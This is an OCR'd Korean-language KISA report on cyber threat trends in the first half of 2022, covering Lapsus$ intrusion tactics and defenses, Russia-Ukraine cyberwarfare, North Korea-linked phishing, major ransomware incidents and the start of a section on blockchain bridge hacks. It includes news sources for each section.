www.kisa.or.kr

2022년 상반기

사이버 위협 동향 보고서

과학기술정보통신부

KISA 한국인터넷진흥원

2022년 상반기

사이버 위협 동향 보고서

Part. 1 Trend 2022 상반기 사이버 위협 동향

1-1. 국내외 사이버 위협 동향 04

1-2. 취약점 동향 28

Part. 2 Techniques 전문가 컬럼

2-1. 이스트시큐리티 시큐리티대응센터(ESRC) :
Kimsuky 그룹의 최근 악성 페이로드 변화와 동향 56

2-2. KISA 침해사고분석단 :
Log4j 위협 대응 보고서 67

2-3. 포스코인터내셔널 이상언 과장 :
스타트업의 제로 트러스트 통신 기술 도입 및 안정화까지 험난했던 도입기 88

2-4. SK쉴더스 김성동 팀장 :
랩서스 공격 그룹 해킹 기법과 대응 전략 100


KISA
한국인터넷진흥원

2022년 상반기

사이버 위협 동향 보고서

Part. 1

Trend / 2022 상반기
사이버 위협 동향

1-1. 국내외 사이버 위협 동향

1-2. 취약점 동향

국내외 사이버 위협 동향

2022년 상반기 사이버 위협 동향은 랜섬웨어 갱단의 활발한 활동과 가상자산의 공격 피해로 요약할 수 있다. 랩서스(Lapsus$)는 가장 활발하게 활동한 랜섬웨어 갱단이다. 이들은 2021년 12월에 브라질 보건부 해킹을 시작으로 올해 마이크로소프트, 엔비디아 등 세계 유수의 기업뿐 아니라 옥타(Okta)와 같은 글로벌 보안 전문기업을 해킹했다. 블랙캣(BlackCat)은 이탈리아 패션 브랜드 몽클레르(Moncler)와 스위스 항공서비스 기업 스위스포트(Swissport)를 공격하면서 2022년 상반기 새로 모습을 드러낸 랜섬웨어 갱단이다. 러시아에 기반을 둔 콘티(Conti)와 락빗(Lockbit)2.0 랜섬웨어 갱단은 작년에 이어 올해도 악명을 떨쳤다. 기업과 공공을 가리지 않고 공격하는 그들은 코스타리카와 페루의 정부기관, 캐나다 민간 군사훈련 기업 등으로 공격 대상을 확대했다.

2월에 시작한 러시아-우크라아나 전쟁은 물리 공간과 함께 사이버 공간에서도 전투가 벌어지는 하이브리드 전쟁이 됐다. 러시아는 침공 이전부터 악성코드 배포, DDoS 공격 등 사이버 공격을 했고, 침공 이후에도 군사 공격을 하기 전후로 사이버 공격을 적극 활용했다. 또한, 사이버전에 양쪽을 지지하는 해커그룹이 참여하면서 다른 나라와 민간기업에 대한 공격으로 확산되는 양상을 보였다.

2021년 NFT 시장이 폭발적으로 증가되며 NFT를 탈취하려는 공격이 극성이다. 이 공격은 관리자와 같은 특수권한 계정을 탈취하고, 이를 이용해 피싱 메시지를 보내는 전통적인 방식으로 이뤄졌다. 국내에서도 적지 않은 피해가 발생했다. 가상자산 업계에서 탈중앙화 금융(DeFi)이 성장하면서 가상자산 변환을 위한 블록체인 브리지가 공격의 표적이 됐다. 브리지는 많은 가상자산을 보유하고 있어서 피해 규모가 수천억 원 규모에 이르기도 한다. 일례로 국내 대형 DeFi 중 하나인 클레이스왑(KLAYswap)에 대한 공격은 BGP 하이재킹을 이용한 것으로 드러났다.

2022년 1월, 북한의 주요 사이트와 인터넷이 일제히 접속 불가 상태를 보인 것은 특이한 동향이다. 이것이 자신의 소행이라고 하는 미국의 보안 연구자의 주장은 흥미롭다. 또한, 올해 상반기 북한 연계그룹의 활동으로 보이는 피싱 공격이 여러 건 발생했다.

상세한 내용은 다음 8가지 동향에서 확인할 수 있다.

1. 세계 주요 기업 Lapsus$ 공격으로 인해 피해 발생

랩서스(Lapsus$) 공격 피해 주요 일지[1)]

2022-01-03	포르투갈 초대형 미디어기업 Impresa, Lapsus$에 공격 당해
2022-03-02	Lapsus$, NVIDIA 해킹으로 1TB 데이터 탈취
2022-03-07	Lapsus$, 삼성전자 서버 해킹으로 소스코드 등 기밀 데이터 탈취
2022-03-22	Lapsus$, LG전자 해킹으로 임직원 이메일 계정 탈취
2022-03-23	Lapsus$, 글로벌 보안전문업체 Okta 해킹
2022-03-24	Lapsus$, 마이크로소프트 해킹
2022-03-31	Lapsus$, 글로벌 IT 기업 Globant 해킹
2022-04-22	Lapsus$, T-Mobile의 소스코드 탈취

Lapsus$는 상반기에 가장 해킹 범죄를 많이 저지른 사이버 범죄 집단

- Lapsus$ 일당은 2021년 12월부터 올해 3월까지 세계 유명 기업을 해킹해 많은 데이터를 유출했다고 주장
- 브라질 보건부를 비롯해 엔비디아(NVIDIA), 삼성전자, LG전자, 마이크로소프트, 유비소프트(Ubisoft) 글로반트(Globant) 등 세계 굴지의 제조기업, 소프트웨어 및 게임기업, 보안 전문기업을 해킹
- 이들은 랜섬웨어 갱단을 표명하면서도 기업의 주요 시스템과 데이터를 암호화해 사업을 중단시키고 돈을 요구했던 전형적인 방식과는 달리, 주로 기업의 중요 데이터를 대량으로 유출하고 외부에 공개한다고 협박하며 다양한 대가를 요구
- 2022년 4월, 영국에서 주요 구성원들이 체포되면서 활동 중단. 4월에 알려진 T-Mobile 사건은 이들이 체포되기 이전에 저지른 범죄가 이후 알려진 것으로 추정

1) 주요 일지에 나오는 날짜는 언론 보도일 기준이다. 발생일이 밝혀지지 않는 사건도 많아서 언론 보도일을 기준으로 삼았다.

Lapsus$의 주요 공격 방식은 다음과 같음

- 공격 대상 기업을 선정하고 사회공학 공격 방법으로 내부에 침투하기 위한 다양한 정보를 집요하게 수집, 이를 이용해 내부에 침투. 특히 다중인증(Multi Factor Authentication)을 우회하기 위한 정보를 수집해 실제 우회하기도 함
- 이를 위해 다음과 같은 방식으로 사용자에 대한 정보를 수집함




그림 1-1 텔레그램 채널에서 Lapsus$가 공격 대상 기업의 정보를 수집하는 메시지

그림 출처: Microsoft, "DEV-0537 criminal actor targeting organizations for data exfiltration and destruction"

- ✓ 공격 대상 조직이나 협력업체 직원에게서 자격증명과 다중인증에 필요한 정보 구입
- ✓ 블랙마켓에서 자격증명과 세션 토큰 구입
- ✓ 비밀번호 탈취 악성코드 Redline 배포
- ✓ 공개된 코드 저장소에서 노출된 자격증명 검색

- 이러한 정보를 이용해 VPN, VDI(Virtual Desktop Infrastructure), RDP(Remote Desktop Protocol), Active Directory 등 인터넷 연결 시스템에 접속해 공격 대상 조직 내부에 침투
  - ✓ 다중인증을 사용하는 조직에 대해서는 (1)세션 토큰 replay 공격을 사용하거나 (2) 훔친 비밀번호를 사용해 합법적인 사용자에게 다중인증 prompt를 제시함으로써 이에 속은 사용자가 필요한 승인을

하도록 하는 방식으로 다중인증 우회

✓ 공격 대상 회사 인력의 개인용 계정을 해킹한 뒤, 이를 통해 회사 업무 계정의 자격 증명 확보, 비밀번호 재설정, 다중인증 관련 정보를 수집해 공격 대상 조직에 침투

- 일단 내부에 침투하면 민감한 정보에 접근하기 위한 권한을 획득하기 위해 다양한 전술 사용
  - ✓ AD(Active Directory) Explorer를 사용해 전체 사용자 목록과 그중 높은 권한이 있는 사용자를 찾아낸 뒤, SharePoint, Confluence, Jira, GitLab, GitHub, Teams, Slack 등 기업이 많이 사용하는 솔루션과 코드 저장소에서 높은 권한에 대한 자격증명을 탐색
  - ✓ Confluence, Jira, GitLab의 권한 상승 취약점 이용
  - ✓ 헬프데스크에 전화를 걸어서 수집한 정보를 이용해 권한 있는 인력의 자격증명을 재설정하도록 유도. 콜센터는 주로 외주업체여서 이러한 공격에 취약
- 목표 데이터를 유출한 뒤에는 시스템 및 리소스 삭제, 클라우드 글로벌 관리자 계정 삭제를 통해 추적과 복구가 어렵도록 조치. 피해자의 위기상황 게시판을 모니터링해 피해자의 사고 대응 흐름 파악

시사점

- Lapsus$는 고도의 기술이나 악성코드가 아니라 사회공학 공격을 집요하게 사용해 공격 대상 내부 침투에 필요한 정보를 수집하고 이를 이용
- 이에 대응하기 위해서는 회사 내 · 외부에서 비밀번호가 필요 없는 FIDO나 이중인증(Two Factor Authentication) 또는 다중인증 등 강력한 인증 수단 사용. 또한 다중인증 수단 선택 시 SIM-swapping이나 전화 기반 사회공학에 취약한 문자 메시지, 이메일, 단순 push가 아닌 난수 기반의 OTP 등 안전한 다중인증 수단을 사용하고, 다중인증을 완화하는 조치는 금지 필요

출처

- DEV-0537 criminal actor targeting organizations for data exfiltration and destruction https://www.microsoft.com/security/blog/2022/03/22/dev-0537-criminal-actor-targeting-organizations-for-data-exfiltration-and-destruction/
- 포르투갈의 초대형 미디어 업체 친 랍서스 랜섬웨어 https://www.boannews.com/media/view.asp?idx=103839&kind
- NVIDIA, 랜섬웨어 공격으로 인한 데이터 침해 확인 http://www.cctvnews.co.kr/news/articleView.html?idxno=232179
- 美 반도체기업 엔디비아 해킹한 랩서스, 삼성전자 정조준 https://news.v.daum.net/v/20220307091236075
- 삼성 공격한 해커 조직, LG전자 임직원 이메일 계정 해킹https://news.v.daum.net/v/20220322153024745
- 옥타 "해킹그룹 랩서스 공격으로 최대 366개 고객들 영향 받았을 수도" http://www.digitaltoday.co.kr/news/articleView.html?idxno=438457
- Microsoft confirms they were hacked by Lapsus$ extortion group https://www.bleepingcomputer.com/news/microsoft/microsoft-confirms-they-were-hacked-by-lapsus-extortion-group/
- 랩서스, 이번엔 글로벌 IT 기업 글로반트 해킹 http://www.cctvnews.co.kr/news/articleView.html?idxno=232326
- T-Mobile confirms Lapsus$ hackers breached internal systems https://www.bleepingcomputer.com/news/security/t-mobile-confirms-lapsus-hackers-breached-internal-systems/

2. 러시아-우크라이나 하이브리드 전쟁, 또 하나의 전쟁터가 된 사이버 공간

러시아-우크라이나의 사이버 전쟁 주요 일지

2022-01-14	우크라이나 정부 사이트를 표적으로 한 사이버 공격 진행
2022-01-18	마이크로소프트, Wiper공격 있었다고 밝혀
2022-02-16	우크라이나 군 기관 및 은행, DDoS 공격에 피해 발생
2022-02-26	우크라이나에 대한 Wiper이용한 사이버 공격이 이뤄져
2022-02-27	어나니머스 해킹으로 러시아 정부 홈페이지 마비
2022-03-23	어나니머스, 네슬레 해킹으로 10GB 데이터 유출
2022-03-29	어나니머스, 러시아 건설사 기밀 정보 해킹
2022-03-27	러시아, 우크라이나 침공 당일 위성통신사 해킹
2022-04-28	마이크로소프트, 러시아 사이버공격 분석 보고서 발간
2022-05-10	러시아 TV, 전승절 기념식 직전 해킹 당해 반러 메시지 노출

러시아-우크라이나 전쟁은 물리 공간뿐 아니라 사이버 공간에서도 전투가 이뤄지는 하이브리드 전쟁

- 2월 24일, 러시아가 우크라이나를 침공하면서 전쟁이 시작했지만 이전부터 우크라이나 국방부와 우크라이나 최대 은행 Privatbank, 국립저축은행 Oschadbank 등 우크라이나 정부와 은행에 대한 DDoS 공격으로 해당 사이트가 마비. 이는 러시아가 우크라이나 정부에 대한 국민의 신뢰를 떨어뜨리고 사회 혼란을 부추기기 위한 사이버 공격으로 의심
- 특히, 군사 침공 하루 전 러시아 군사 정보 기관 GRU는 우크라이나 정부, IT, 에너지 및 금융 조직의 수백 개 시스템에 파괴적인 Wiper 악성코드를 배포했고, 정부 기관과 중요 기반 시설의 네트워크를 파괴, 교란, 침투 함
- 서방의 지원을 받는 우크라이나와 우크라이나를 지지하는 해킹그룹은 러시아 정부 사이트와 방송국, 민간기업과 러시아 내 글로벌 기업을 해킹
- 이러한 두 진영 사이의 사이버 전쟁은 상반기 내내 진행됐고, 민간기업에도 불똥이 튀고 있는 상황

마이크로소프트는 러시아의 사이버 공격을 분석한 결과 군사 공격에 앞서 사이버 공격이 이뤄졌다고 주장




그림 1-2 군사 공격과 사이버 공격을 연계한 러시아의 공격

그림 출처: Microsoft, "Special Report: Ukraine, An overview of Russia's cyberattack activity in Ukraine"

- 〈그림 2〉에 따르면 도시나 방송국 등 공격 목표에 대한 러시아의 군사 공격이 발생하기 전, 대부분 해당 목표에 대한 사이버 공격 발생
- 예를 들어, 2월 27일과 3월 1일 우크라이나 수도 키이우의 언론사에 대한 사이버 공격이 있고, 3월 1일에 키이우 TV 타워에 대한 미사일 공격 발생. 3월 2일에 러시아그룹이 우크라이나 원자력 전력회사의 네트워크에 침입하고 다음 날인 3일에 러시아군이 원자력 전력회사를 점령

마이크로소프트는 2021년 12월 이후 러시아의 사이버 공격이 크게 증가했다고 설명




그림 1-3 2021년 12월 이후 러시아의 사이버 공격 현황

그림 출처: Microsoft, "Special Report: Ukraine, An overview of Russia's cyberattack activity in Ukraine"

- 2021년 12월 이후, 러시아의 사이버 작전은 총 237건이 관찰됐는데, 도구 준비와 정찰, 네트워크에서의 행동(내부 침입, 지속성 확보, 내부 이동), 공격 목표에 대한 행동(데이터 유출이나 파괴)의 모든 분야에서 큰 폭으로 증가

어나니머스(Anonymous)는 전쟁 발발 이후 지속적으로 러시아 관련 기관과 기업을 공격

- 러시아가 우크라이나를 침공한 다음 날인 2월 25일 Anonymous는 러시아와의 사이버전을 선언하고, 2월 26일 러시아 국방부 홈페이지를 해킹해 DB를 트위터에 공개, 27일에는 러시아 국영TV를 해킹해 우크라이나 관련 영상을 방영
- 3월에도 Anonymous는 러시아 건설기업 로스트프룩트(Rostproekt)를 해킹해 2.4GB의 데이터를 유출했고, 러시아에서 사업을 계속한다는 이유로 스위스의 네슬레를 해킹해 10GB의 민감 데이터를 유출했다고 발표
- 5월 9일, 러시아의 2차 세계대전 승전기념일 행사 직전에 러시아 TV 채널이 해킹돼 우크라이나 침공을 비난하는 문구가 전국에 송출. 러시아 국영 TV 채널1 외에도 러시아-1, MTS, NTV 플러스, 로스텔레콤, 윙크 등이 해킹된 것으로 알려짐

시사점

- 러시아-우크라이나 전쟁에서 군사전과 병행해 치열한 사이버전이 지속되고 있고 글로벌 해커그룹이 사이버전에 참전, 민간기업까지 공격 대상이 되는 등 하이브리드 전쟁이 확산하는 양상을 띰
- 특히, 러시아는 Wiper와 같이 시스템과 데이터를 파괴하는 악성코드를 공격 대상에 배포함으로써 악성 범죄자의 행태를 보임
- 또한, 러시아의 군사 공격 직전에 사이버 공격이 발생한 것을 통해 러시아-우크라이나 전쟁에서 사이버전의 역할이 명확히 드러남

출처

- "MS, “Special Report: Ukraine, An overview of Russia’s cyberattack activity in Ukraine”, April 27, 2022, https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RE4Vwwd"
- 우크라이나 위기: '와이퍼' 이용한 사이버 공격까지 이뤄지고 있다 https://www.bbc.com/korean/international-60519284
- 어나니머스 해킹 공격으로 러시아 정부 홈페이지 마비 https://www.boannews.com/media/view.asp?idx=105111
- Anonymous hacked Nestlè and leaked 10 GB of sensitive https://securityaffairs.co/wordpress/129382/hacktivism/anonymous-hacked-nestle-leaked-data.html
- The Anonymous collective hacked the Russian construction company Rostproekt and announced a leak that will Blow Russia Away. https://securityaffairs.co/wordpress/129576/hacktivism/anonymous-huge-data-dump.html
- "러시아, 우크라이나 침공 당일 위성통신사 해킹 https://www.bbc.com/korean/international-60887580?xtor=AL-73-%5Bpartner%5D-%5Bnaver%5D-%5Bheadline%5D-%5Bkorean%5D-%5Bbizdev%5D-%5Bisapi%5D"
- "러 TV 채널, 전승절 직전 해킹당해…""당신 손에 피가 묻어있다"" https://n.news.naver.com/mnews/article/003/0011173983?sid=104"

3. 사이버 공격 하는 북한, 사이버 공격 받는 북한

북한 관련 사이버 테러 주요 일지

2022-01-14	북한 주요 사이트, DDoS 공격 추정 사이버 공격으로 접속 장애 발생
2022-01-26	북한 주요 사이트, 1월에만 두 번째 대규모 장애 발생
2022-01-26	미국의 한 보안 연구자, 북한 인터넷을 공격해 접속 장애를 일으켰다고 주장
2022-02-23	외교 · 안보 · 국방 분야 종사자 노린 북한발 해킹 시도 포착
2022-05-11	통일부 사칭 피싱 메일 유포…北 해커, 기자 · 대북단체 전방위 공격
2022-05-23	KTV 방송 섭외로 위장한 악성파일 유포 중...北 소행 해킹 추정

1월, 북한 주요 사이트들이 일시에 접속 장애 발생

- 1월 14일 북한에서 광범위한 인터넷 접속 중단 사태 발생. 영국의 사이버보안 연구자 Junade Ali는 14일 오전 7시 40분부터 15일 오전 9시 30분까지 조선중앙통신, 고려항공 등 북한의 웹 사이트, 이메일, DNS 서버가 간헐적 또는 전면적으로 접속되지 않았다고 설명. 이러한 현상은 기술적 실수나 DDoS 공격에 의해서 발생할 수 있는데, DDoS로 인한 것일 가능성이 높다고 전문가들은 추정
- 1월 26일~27일, 31일에도 북한에서 광범위한 인터넷 접속 중단 사태가 발생
- 미국의 기술 문화 잡지 Wired는 북한을 공격해 북한 전역의 인터넷 접속 중단 사태를 야기했다는 미국의 한 보안 연구자를 인터뷰. 그는 2021년 1월에 북한 해커로부터 공격을 받았으나 미국 정부가 자신을 지켜주지 않아 스스로 연구해 북한의 인터넷을 공격했다고 주장

북한 연계 피싱 공격 지속

- 북한 전문가 등 특정 집단을 노리고 발신자와 제목, 내용 등을 위장한 피싱 공격 지속. 내용과 방식, IP 등을 고려할 때 북한과 연계된 그룹의 소행으로 의심
- 2월, 국내 군사 연구 및 동북아 평화 협회인 것처럼 위장해 외교 · 안보 · 국방분야 전문가를 겨냥해 프로필을 보내달라면서 프로필 양식 문서로 위장한 MS 워드 악성 파일을 첨부한 피싱 메일 발송




그림 1-4 통일부 사칭 피싱 메일

그림 출처: 데일리NK

• 5월, 발신자 이메일 주소가 통일부와 비슷하고, 메일 본문에 통일부 메일에서 사용하는 이미지가 삽입되어 있으며, 통일 관련 문서가 첨부된 것처럼 꾸민 통일부 사칭 피싱 메일 유포. 수신자가 첨부 파일을 클릭하면 포털 로그인 위장 화면을 보여준 뒤, 로그인하면 메일에 첨부한 문서를 보여줘서 수신자가 비밀번호를 탈취당하고도 이를 인식하지 못하고 계속 피싱 메일을 활용하도록 유도

• 또한, KTV를 사칭해 방송 출연 가능 여부를 문의하는 악성 파일을 첨부한 피싱 메일이 대북 분야 전문가를 대상으로 유포. 첨부된 HWP 파일에는 악성 OLE(Object Linking and Embedding) 파일이 삽입돼 과거 북한 연계 해킹에 이용됐던 명령 제어(C&C) 서버와 통신

시사점

• 북한과 연계된 해커들이 주로 다른 나라의 주요 사이트를 해킹하고 있으나 북한 인터넷의 보안취약점을 공격해 중단시켰다는 마국 보안 연구자의 주장은 다양한 시사점 제시

• 북한과 연계된 것으로 추정된 집단의 피싱 공격은 수신자가 친근한 다양한 수단과 경로를 통해 진행되고 있으므로, 그에 대한 각별한 주의 필요

출처

• North Korea kicked off internet by suspected DDOS attack https://www.nknews.org/2022/01/north-korea-kicked-off-internet-by-suspected-ddos-attack/

• N.Korean internet downed by suspected cyber attacks -researchers https://www.reuters.com/world/asia-pacific/nkorean-internet-downed-by-suspected-cyber-attacks-researchers-2022-01-26/

• 북한, 디도스 공격 후폭풍 이틀째 지속…접속 장애 여전 https://www.yna.co.kr/view/AKR20220127021800504?input=1195m

• "North Korea Hacked Him. So He Took Down Its Internet https://www.wired.com/story/north-korea-hacker-internet-outage/"

• 외교 · 안보 · 국방 분야 종사자 노린 북한발 해킹 시도 포착 https://news.v.daum.net/v/20220223190452006

• "통일부 사칭 피싱 메일 유포…北 해커, 기자 · 대북단체 전방위 공격 https://www.dailynk.com/20220511-4/"

• "KTV 방송 섭외로 위장한 '악성파일' 유포 중...北 소행 해킹 추정 https://news.v.daum.net/v/20220523200223308

4. 여전히 기업 비즈니스의 큰 위협인 랜섬웨어

기업의 랜섬웨어 피해 주요 일지

2022-01-19	이탈리아 패션 브랜드 몽클레르, BlackCat 랜섬웨어 공격 당해, 국내 고객 개인정보도 유출
2022-02-07	스위스 대형 항공서비스업체 스위스포트, BlackCat 랜섬웨어 공격으로 IT서비스 일부 중단
2022-02-22	글로벌 물류업체 엑스피다이터스, 랜섬웨어 공격 받아 운영 중단
2022-03-01	협력사에 대한 랜섬웨어 공격으로 3월 1일 하루 동안 도요타 생산 전면 중단
2022-03-14	도요타 부품 계열사 덴소 또 해킹.."도면 등 15만7천 건 도난

새로 등장한 랜섬웨어 BlackCat의 공격으로 인한 피해 발생

- 1월, 이탈리아 패션 브랜드 몽클레르(Moncler)가 지난해 12월 블랙캣(BlackCat) 또는 AlphV라는 랜섬웨어의 공격을 받아 데이터가 유출 됨. BlackCat 갱단은 Moncler에 300만 달러(약 35억 원)를 요구했으나 응하지 않자 몽클레르와 협력 업체의 직원, 고객정보 등 중요 정보를 Tor를 통해 유출. 이로 인해 2020년 Moncler 그룹에 인수된 국내 스톤아일랜드의 일부 고객정보도 함께 유출
- 2월, 전 세계 50개국에 307개의 지점이 있는 스위스의 대형 항공서비스 회사 Swissport International 역시 BlackCat의 공격으로 IT 인프라가 일부 작동하지 않았고, 이로 인해 파트너사인 취리히 공항에서 일부 항공편이 지연되는 등 연쇄적으로 피해 발생. BlackCat 갱단은 또한 Swissport에서 1.6TB의 데이터를 유출했다고 주장

미국 글로벌 물류업체 Expeditors, 랜섬웨어 공격으로 막대한 피해 발생

- 2월, 전 세계 350개 지점이 있고, 연간 매출이 100억 달러(약 12조 원)에 이르는 미국의 글로벌 물류회사 엑스피다이터스(Expeditors)가 랜섬웨어 공격을 받아 약 3주 동안 배송 준비, 세관 및 유통 활동 관리, 회계 기능 등을 수행하는 데 문제가 발생해 글로벌 운영 중단. 완전히 복구하는 데 1달 이상 소요
- 이로 인해 Expeditors는 체선료 증가분 4000만 달러(약 480억 원), 조사 및 복구 비용 2000만 달러(약 240억 원) 등의 대규모 손실이 발생했고, 항공 화물 톤수 18%, 해상 컨테이너 물량 3% 감소

일본 도요타자동차가 협력업체에 대한 랜섬웨어 공격으로 하루 동안 전면 생산 중단

- 일본의 세계적 자동차 회사 도요타의 자동차 부품 협력사 고지마프레스공업이 랜섬웨어 공격을 받아 시스템 장애를 일으켜 3월 1일 하루 동안 도요타의 일본 내 14개 공장 가동 전면 중단
- 또한, 도요타의 계열사로서 세계적인 자동차 부품회사인 덴소의 독일 법인이 랜섬웨어 공격을 받음. Pandora 랜섬웨어 갱단은 자신들이 이 공격을 수행했고, 15만 7000건 이상의 도면 등 1.4TB의 데이터를 유출했다고 주장

시사점

- 일정 수준 이상의 보안을 갖추고 있으리라 생각되는 글로벌 기업에서도 전형적인 암호화 방식의 랜섬웨어 공격으로 비즈니스가 중단되어 수백억 원에 달하는 막대한 피해 사례가 계속 발생
- 특히, 본사보다 보안이 취약한 협력사, 계열사 등 약한 고리를 공격함으로써 본사에 피해를 주는 방식은 협력업체가 많은 제조업에 피해가 클 수 있으므로 공급망 공격의 일부로 고려해 대책 강구 필요

출처

- 몽클레르, 랜섬웨어 조직의 공격으로 기업 정보 유출 http://www.cctvnews.co.kr/news/articleView.html?idxno=232062
- 샤넬 이어 몽클레르 스톤아일랜드까지..개인정보 털렸다 https://news.v.daum.net/v/20220126185702983
- "Swissport International, 랜섬웨어 공격 받아 항공편 지연돼 https://blog.alyac.co.kr/4472?category=750247"
- BlackCat (ALPHV) claims Swissport ransomware attack, leaks data https://www.bleepingcomputer.com/news/security/blackcat-alphv-claims-swissport-ransomware-attack-leaks-data
- Expeditors shuts down global operations after likely ransomware attack https://www.bleepingcomputer.com/news/security/expeditors-shuts-down-global-operations-after-likely-ransomware-attack/
- Expeditors downtime notification https://www.expeditors.com/022022-downtime-notification
- "EXPEDITORS TARGETED IN CYBER-ATTACK https://investor.expeditors.com/press-releases/2022/02-21-2022-032617120"
- Ransomware attack cost Expeditors $60m in remediation, lost business https://thestack.technology/expeditors-ransomware-costs-freight-forwarding/
- 교묘해진 랜섬웨어…도요타 대신 협력사 공격 https://news.v.daum.net/v/20220301172004313
- 도요타 부품 계열사 덴소 또 해킹..."도면 등 15만 7천건 도난" https://news.v.daum.net/v/20220314144130498

5. 블록체인 브리지, 해킹으로 대규모 가상자산 피해 잇따라 발생

블록체인 브리지 해킹 피해 주요 일지

2022-01-28	Qubit Finance, 해킹으로 8000만 달러 상당의 가상자산 피해
2022-02-03	Wormhole Bridge, 해킹으로 3억 2100만 달러 상당의 가상자산 피해
2022-03-29	Ronin Bridge, 해킹으로 6억 2500만 달러 상당의 가상자산 피해

블록체인 브리지에서 해킹으로 인한 대규모 피해 지속

